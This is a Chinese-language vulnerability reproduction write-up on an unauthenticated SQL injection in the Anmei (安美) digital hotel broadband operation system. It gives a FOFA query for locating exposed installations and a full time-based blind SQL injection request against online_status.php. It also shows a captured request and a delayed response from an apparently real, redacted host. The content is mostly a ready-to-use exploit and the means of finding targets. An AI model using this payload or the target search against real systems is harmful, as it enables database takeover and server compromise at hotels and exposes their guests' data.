
A18-1安美-数字酒店宽带运营系统-SQL

漏洞描述：

安美数字酒店宽带运营系统 online_status.php、language.php等接口处存在SQL注入漏洞，未经身份认证的攻击者可以通过此漏洞获取数据库权限，进一步利用可导致服务器失陷。

网站图片：



网络测绘：

fofa语法：

FOFA：app="安美数字-酒店宽带运营系统"

漏洞复现：

payload：

```
GET /manager/frontdesk/online_status.php?AccountID=1%27+AND+%28SELECT+6097+FROM+%28SELECT%28SLEEP%285%29%29%29ClPT%29--+lMyr HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:120.0) Gecko/20100101 Firefox/120.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
```

效果图:

Request

数据包扫描 热加载 构造请求

```
GET /manager/frontdesk/online_status.php?AccountID=1%27+AND+%28SELECT+6097+FROM
+%28SELECT%28SLEEP%285%29%29%29ClPT%29--+lMyr HTTP/1.1
Host: [redacted]:44443
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:120.0) Gecko/20100101 Firefox/120.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
```

Responses https 93bytes / 5065ms

```
HTTP/1.1 200 OK
Date: Mon, 04 Dec 2023 08:56:16 GMT
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.3.3
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 93

<html>
<body>
<script language="javascript">
parent.none_check(1);
</script>
</body>
</html>
```